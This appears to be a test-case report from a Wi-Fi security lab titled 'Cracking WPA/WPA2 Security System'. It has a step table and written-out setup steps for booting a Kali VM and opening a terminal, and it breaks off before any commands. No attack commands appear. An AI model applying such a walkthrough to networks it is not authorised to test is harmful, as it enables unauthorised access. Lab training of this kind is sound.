TEST – Cracking WPA/WPA2 Security System

	Step Name	Status	Exec Date	Exec Time
	Step 1	✔ Passed	11/2/2022	5:03:29 PM
	Step 2	✔ Passed	11/2/2022	5:04:41 PM
	Step 3	✔ Passed	11/2/2022	5:04:58 PM
	Step 4	✔ Passed	11/2/2022	5:05:17 PM
	Step 5	✔ Passed	11/2/2022	5:05:41 PM
	Step 6	✔ Passed	11/2/2022	5:06:04 PM
	Step 7	✔ Passed	11/2/2022	5:06:31 PM
	Step 8	✔ Passed	11/2/2022	5:06:56 PM
	Step 9	✔ Passed	11/2/2022	5:07:11 PM
	Step 10	✔ Passed	11/2/2022	5:07:25 PM
	Step 11	✔ Passed	11/2/2022	5:08:41 PM
	Step 12	✔ Passed	11/2/2022	5:13:06 PM
	Step 13	✔ Passed	11/2/2022	5:16:11 PM
	Step 14	✔ Passed	11/2/2022	5:28:52 PM
	Step 15	✔ Passed	11/2/2022	5:29:28 PM
	Step 16	✔ Passed	11/2/2022	5:30:44 PM


STEP1

Description:

Open up VMWare Workstation 16 Player

Expected:

VMware Window is opening up




STEP2

Description:

Press on the Kali virtual machine and play power it on

Expected:

The virtual machine will power on and boot , in the same window , and we get prompt for username




STEP3

Description:

We type in the username field and we press enter

Expected:

The username is filled up and we get prompted to password field




STEP4


Description:

We type in the password field and we press enter

Expected:

The field is filled up and we get on the Desktop of Kali VM


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl
Player
Nov 2 11:04
Password
KALI
BY OFFENSIVE SECURITY




STEP5

Description:

On the Kali Desktop , we press on the first terminal icon , from the left task bar .

Expected:

The terminal is opened up .



STEP6


Description:

We check the network interfaces with the command:

